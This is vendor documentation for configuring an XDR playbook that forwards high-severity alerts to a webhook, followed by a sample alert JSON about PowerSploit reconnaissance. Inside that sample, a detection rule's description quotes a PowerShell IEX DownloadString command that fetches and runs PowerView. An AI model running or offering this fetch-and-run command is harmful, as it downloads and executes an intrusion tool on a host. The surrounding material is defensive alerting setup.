

Disclaimer: This documentation is offered for informational purposes only and without warranty. The information contained in this document is not officially supported by Secureworks and is provided as is. Use of this information is at your own risk and Secureworks will not be held responsible for any damages or issues that may arise from its use.

High Level configuration steps:

1) Create a new “Generic Webhook” connection and add the required Webhook URL. You can read more about connections here [Configured Connections (secureworks.com)]. Please note that the “Test” button does not work/is not active.




2) After a successful import of the provided YAML file, you can start using it by clicking on *Use this Template*. Additional details related to importing a new playbook template into your Taegis XDR tenant can be found here [Import a Playbook Template (secureworks.com)].




3) Go through the required configurations steps as with any other playbook. This playbook template supports both *User Initiated* and *Platform* as trigger.
   For example, the following configuration applies to *Platform* executed playbooks:
   - Select *Platform*
   - *Source* should be *Alert2*
   - *Events* should be set to *Create* to run the playbook only for newly created alerts
   - *When does this playbook run?* should be set to *Only when:*
   - Add a new *Trigger Filter* as *alertSeverity(inputs) >= .6*


4) On a test workstation, generate a *High* or *Critical* alert. This should trigger the playbook and POST to the specified Webhook URL.

5) The *Playbook Execution Log* should look like this:



This is how it looks POSTed on the specified Webhook URL.





A formated example is available below:


```
{
   "alert":{
      "alerting_rules":[
         {
            "id":"a7b320d5-4a86-4c06-b255-299fc592ddbc",
            "version":"sha1=baee7a867c0962d041e7f7c7f24f9458e7cfa8a2-1667489984"
         }
      ],
      "attack_technique_ids":[
         "T1059",
         "T1059.001"
      ],
      "enrichment_details":[
         {
            "mitre_attack_info":{
               "data_sources":[
                  "Process: Process Creation",
                  "Module: Module Load",
                  "Process: Process Metadata",
                  "Script: Script Execution",
                  "Command: Command Execution"
               ],
               "description":"Adversaries may abuse command and script
interpreters to execute commands, scripts, or binaries. These interfaces and
languages provide ways of interacting with computer systems and are a common
feature across many different platforms. Most systems come with some built-in
command-line interface and scripting capabilities, for example, macOS and Linux
distributions include some flavor of [Unix
Shell](https://attack.mitre.org/techniques/T1059/004) while Windows installations
include the [Windows Command
Shell](https://attack.mitre.org/techniques/T1059/003) and
[PowerShell](https://attack.mitre.org/techniques/T1059/001).\\n\\nThere are also
cross-platform interpreters such as
[Python](https://attack.mitre.org/techniques/T1059/006), as well as those
commonly associated with client applications such as
[JavaScript](https://attack.mitre.org/techniques/T1059/007) and [Visual
Basic](https://attack.mitre.org/techniques/T1059/005).\\n\\nAdversaries may abuse
these technologies in various ways as a means of executing arbitrary commands.
Commands and scripts can be embedded in [Initial
Access](https://attack.mitre.org/tactics/TA0001) payloads delivered to victims as
lure documents or as secondary payloads downloaded from an existing C2.
Adversaries may also execute commands through interactive terminals/shells, as
well as utilize various [Remote
Services](https://attack.mitre.org/techniques/T1021) in order to achieve remote
Execution.(Citation: Powershell Remote Commands)(Citation: Cisco IOS Software
Integrity Assurance - Command History)(Citation: Remote Shell Execution in
Python)",
               "platform":[
                  "Linux",
                  "macOS",
                  "Windows",
                  "Network"
               ],
               "tactics":[
                  "execution"
               ],
               "technique":"Command and Scripting Interpreter",
               "technique_id":"T1059",
               "type":"Enterprise ATT\\u0026CK",
               "url":"https://attack.mitre.org/techniques/T1059",
               "version":"2.3"
            }
         },
         {
            "mitre_attack_info":{
               "contributors":[
```

```
                  "Mayuresh Dani, Qualys",
                  "Praetorian"
               ],
               "data_sources":[
                  "Script: Script Execution",
                  "Command: Command Execution",
                  "Process: Process Metadata",
                  "Process: Process Creation",
                  "Module: Module Load"
               ],
               "description":"Adversaries may abuse PowerShell commands and
scripts for execution. PowerShell is a powerful interactive command-line
interface and scripting environment included in the Windows operating
system.(Citation: TechNet PowerShell) Adversaries can use PowerShell to perform a
number of actions, including discovery of information and execution of code.
Examples include the \\u003ccode\\u003eStart-Process\\u003c/code\\u003e cmdlet
which can be used to run an executable and the \\u003ccode\\u003eInvoke-
Command\\u003c/code\\u003e cmdlet which runs a command locally or on a remote
computer (though administrator permissions are required to use PowerShell to
connect to remote systems).\\n\\nPowerShell may also be used to download and run
executables from the Internet, which can be executed from disk or in memory
without touching disk.\\n\\nA number of PowerShell-based offensive testing tools
are available, including [Empire](https://attack.mitre.org/software/S0363),
[PowerSploit](https://attack.mitre.org/software/S0194),
[PoshC2](https://attack.mitre.org/software/S0378), and PSAttack.(Citation: Github
PSAttack)\\n\\nPowerShell commands/scripts can also be executed without directly
invoking the \\u003ccode\\u003epowershell.exe\\u003c/code\\u003e binary through
interfaces to PowerShell's underlying
\\u003ccode\\u003eSystem.Management.Automation\\u003c/code\\u003e assembly DLL
exposed through the .NET framework and Windows Common Language Interface
(CLI).(Citation: Sixdub PowerPick Jan 2016)(Citation: SilentBreak Offensive PS
Dec 2015)(Citation: Microsoft PSfromCsharp APR 2014)",
               "platform":[
                  "Windows"
               ],
               "tactics":[
                  "execution"
               ],
               "technique":"PowerShell",
               "technique_id":"T1059.001",
               "type":"Enterprise ATT\\u0026CK",
               "url":"https://attack.mitre.org/techniques/T1059/001",
               "version":"1.2"
            }
         }
      ],
      "entities":{
         "entities":[

"fileName:\\Device\\HarddiskVolume1\\Windows\\System32\\WindowsPowerShell\\v1.0\\
powershell.exe",
            "fileName:\\Device\\HarddiskVolume1\\Windows\\System32\\cmd.exe",
            "hostName:WSAMZN-VU5R5RS6",
            "hostNameAndHostId:WSAMZN-VU5R5RS6:2f039aa1-cb1b-5252-b634-
37098cedcd88",

"programSha256:BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436",
            "sensorHostId:2f039aa1-cb1b-5252-b634-37098cedcd88",
            "sensorId:2f039aa1-cb1b-5252-b634-37098cedcd88",
            "userName:scwxdemo\\sscanteie_windowssrv"
         ],
         "relationships":[
            {

"from_entity":"fileName:\\\\Device\\\\HarddiskVolume1\\\\Windows\\\\System32\\\\W
indowsPowerShell\\\\v1.0\\\\powershell.exe",
               "relationship":"executedOn",
               "to_entity":"sensorHostId:2f039aa1-cb1b-5252-b634-37098cedcd88"
            },
```

```
            {
"from_entity":"fileName:\\\\Device\\\\HarddiskVolume1\\\\Windows\\\\System32\\\\cmd.exe",
               "relationship":"executes",
"to_entity":"fileName:\\\\Device\\\\HarddiskVolume1\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe"
            },
            {
               "from_entity":"hostName:WSAMZN-VU5R5RS6",
               "relationship":"is",
               "to_entity":"sensorHostId:2f039aa1-cb1b-5252-b634-37098cedcd88"
            }
         ]
      },
      "event_ids":[
         {
            "id":"event://priv:scwx.process:48454:1675951030000:2c0735a1-2c57-52bf-ad8b-a6b0e28ae597"
         }
      ],
      "group_key":[
         "48454:app:event-filter:process:a7b320d5-4a86-4c06-b255-299fc592ddbc:2f039aa1-cb1b-5252-b634-37098cedcd88:\\Device\\HarddiskVolume1\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe:2023-02-09"
      ],
      "metadata":{
         "began_at":{
            "nanos":264431000,
            "seconds":1675950991
         },
         "confidence":1,
         "created_at":{
            "nanos":688810059,
            "seconds":1675951037
         },
         "creator":{
            "detector":{
               "detector_id":"app:event-filter",
               "detector_name":"TDR Watchlist",
               "version":"v0.21.0"
            },
            "rule":{
               "rule_id":"a7b320d5-4a86-4c06-b255-299fc592ddbc",
               "version":"sha1=baee7a867c0962d041e7f7c7f24f9458e7cfa8a2-1667489984"
            }
         },
         "description":"A process event associated with the use of the recon component of the PowerSploit intrusion toolkit was identified. This may indicate threat actors are attempting to conduct reconnaissance in the environment.\n\nExample:\n\u003e powershell \"IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetComputer\n\nThe process commandline contains a distinctive PowerSploit command name, which may indicate the use of the toolkit by adversaries in the environment. PowerSploit provides a range of capabilities including DLL injection, credential theft, host and user enumeration, and privilege escalation via the Windows native PowerShell interpreter.",
         "ended_at":{
            "seconds":1675951030
         },
         "engine":{
            "name":"app:event-filter",
            "version":"v0.21.0"
         },
         "inserted_at":{
```

```
            "nanos":328619180,
            "seconds":1675951040
         },
         "severity":0.99,
         "severity_updated_at":{
            "nanos":328619180,
            "seconds":1675951040
         },
         "title":"PowerSploit Recon Script"
      },
      "observation_ids":[
         {
            "id":"observation://priv:event-filter:48454:1675951037688:9ee0bd32-
5dd8-571a-9e1e-904d8b5c02d2"
         }
      ],
      "reference_details":[
         {
            "reference":{
               "description":"Github: PowerSploit Recon",

"url":"https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon"
            }
         }
      ],
      "resource_id":"alert://priv:event-filter:48454:1675951037688:6b389753-f6ba-
5bbe-8f70-acd6a9bfd191",
      "sensor_types":[
         "ENDPOINT_TAEGIS"
      ],
      "severity_history":[
         {
            "changed_at":{
               "nanos":328619180,
               "seconds":1675951040
            },
            "id":"c64c5ef0-61a8-5165-83b8-7ec4410d5291",
            "severity":0.99
         }
      ],
      "tags":[
         "alertRule:a7b320d5-4a86-4c06-b255-299fc592ddbc",
         "compactor:handler"
      ],
      "tenant_id":"48454",
      "type":"alert2"
   },
   "events":{
      "__store":2,
      "commandline":"powershell.exe get-httpstatus",
      "enrichSummary":"powershell.exe get-httpstatus",
      "enrichedHostnames":true,
      "event_time_fidelity":"MICRO",
      "event_time_usec":1675950991264431,
      "host_id":"2f039aa1-cb1b-5252-b634-37098cedcd88",
      "hostname":"WSAMZN-VU5R5RS6",
      "iSensorEnriched":true,

"image_path":"\\Device\\HarddiskVolume1\\Windows\\System32\\WindowsPowerShell\\v1
.0\\powershell.exe",
      "ingest_time_usec":1675951030000000,
      "normalizer":"telemetry-normalizer",
      "normalizer_revision":"2d3927f7b06b413aae30a7d7bd6244d7d2c6c87e",

"original_data":"{\"eventFlags\":8,\"target\":{\"uniquepid\":\"189995609279693192
\",\"pid\":6060,\"executable\":{\"fileuid\":null,\"path\":\"\\\\Device\\\\Harddis
kVolume1\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe\",
\"isPathTruncated\":false,\"filesize\":\"0\",\"modeFlags\":0,\"userid\":0,\"usern
ame\":\"\",\"groupid\":0,\"device\":0,\"inode\":\"0\",\"hashes\":{\"sha256\":\"BA
```

```
4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436\"},\"modTime\":\"0
\",\"accessTime\":\"0\",\"createTime\":\"0\",\"statusChangeTime\":\"0\",\"signInf
o\":{\"isSigned\":false,\"identifier\":\"\",\"company\":\"\",\"isOsVendorSigned\"
:false,\"isSecureworksSigned\":false,\"isValidSignature\":false,\"inMsSecurityCat
alog\":false},\"xattrs\":[],\"posixCapabilities\":0},\"tty\":null,\"parentUniquep
id\":\"0\",\"parentPid\":6964,\"creatorPid\":6964,\"createTime\":\"16759509912599
75400\",\"user\":{\"userid\":0,\"groupid\":0,\"sid\":\"S-1-5-21-2186077859-
388084654-3108342518-
2758\",\"username\":\"scwxdemo\\\\sscanteie_windowssrv\",\"domain\":\"\",\"euid\"
:0,\"egid\":0},\"sessionid\":1,\"cgroups\":\"\",\"args\":[\"powershell.exe\",\"ge
t-
httpstatus\"],\"env\":[],\"containedPid\":0},\"parent\":{\"uniquepid\":\"18999560
9279693185\",\"pid\":6964,\"executable\":{\"fileuid\":null,\"path\":\"\\\\Device\
\\\HarddiskVolume1\\\\Windows\\\\System32\\\\cmd.exe\",\"isPathTruncated\":false,
\"filesize\":\"0\",\"modeFlags\":0,\"userid\":0,\"username\":\"\",\"groupid\":0,\
"device\":0,\"inode\":\"0\",\"hashes\":{\"sha256\":\"935C1861DF1F4018D698E8B65ABF
A02D7E9037D8F68CA3C2065B6CA165D44AD2\"},\"modTime\":\"0\",\"accessTime\":\"0\",\"
createTime\":\"0\",\"statusChangeTime\":\"0\",\"signInfo\":{\"isSigned\":false,\"
identifier\":\"\",\"company\":\"\",\"isOsVendorSigned\":false,\"isSecureworksSign
ed\":false,\"isValidSignature\":false,\"inMsSecurityCatalog\":false},\"xattrs\":[
],\"posixCapabilities\":0},\"tty\":null,\"parentUniquepid\":\"0\",\"parentPid\":3
124,\"creatorPid\":3124,\"createTime\":\"1675950823847180400\",\"user\":{\"userid
\":0,\"groupid\":0,\"sid\":\"S-1-5-21-2186077859-388084654-3108342518-
2758\",\"username\":\"scwxdemo\\\\sscanteie_windowssrv\",\"domain\":\"\",\"euid\"
:0,\"egid\":0},\"sessionid\":1,\"cgroups\":\"\",\"args\":[],\"env\":[],\"containe
dPid\":0},\"args\":[],\"env\":[],\"isBlocked\":false,\"blockRuleId\":\"\",\"paren
tPidIsReused\":false,\"isExistingProcessAlreadyRunning\":false,\"exitCode\":0,\"i
sProtectedProcess\":false,\"isWow64Process\":false,\"isWslProcess\":false,\"isSys
tem\":false,\"isAdmin\":false,\"isElevated\":false,\"isConsoleProcess\":false,\"a
ppContainerNum\":0,\"integrityLevel\":8192,\"ancestorChain\":[],\"exitNumChildren
Observed\":\"0\",\"exitChildUniquepids\":[],\"container\":null,\"meta\":{\"unixTi
mestampNsec\":\"1675950991264431500\",\"name\":\"\",\"eventType\":0,\"eventSource
Seqnum\":0,\"platform\":\"WINDOWS\",\"endpointVersion\":\"\"},\"cwd\":\"\",\"hasT
ty\":false,\"tty\":0,\"fds\":[],\"processChain\":\"0\"}",
      "os":{
         "os":"OS_WINDOWS"
      },
      "parent_create_time_usec":1675950823847180,

"parent_image_path":"\\Device\\HarddiskVolume1\\Windows\\System32\\cmd.exe",
      "parent_process_correlation_id":"2f039aa1-cb1b-5252-b634-
37098cedcd88:189995609279693185:1675950823847180",
      "parent_process_id":"189995609279693185",
      "parent_timewindow":"1675950823847180",
      "process":"2f039aa1-cb1b-5252-b634-37098cedcd88",
      "process_correlation_id":"2f039aa1-cb1b-5252-b634-
37098cedcd88:189995609279693192:1675950991259975",
      "process_create_time_usec":1675950991259975,
      "process_id":"189995609279693192",
      "process_timewindow":"1675950991259975",
      "program_hash":{

"sha256":"BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436"
      },
      "real_pid":"6060",
      "resource_id":"event://priv:scwx.process:48454:1675951030000:2c0735a1-2c57-
52bf-ad8b-a6b0e28ae597",
      "sensor_id":"2f039aa1-cb1b-5252-b634-37098cedcd88",
      "sensor_tenant":"48454",
      "sensor_type":"ENDPOINT_TAEGIS",
      "summaryEnriched":true,
      "target_program":{

"native_path":"\\Device\\HarddiskVolume1\\Windows\\System32\\WindowsPowerShell\\v
1.0\\powershell.exe",
         "signature":{

         }
      },
```

```
        "tenant_id":"48454",
        "username":"scwxdemo\\sscanteie_windowssrv",
        "visibility":"PRIVATE",
        "windows_sid":"S-1-5-21-2186077859-388084654-3108342518-2758"
    }
}
```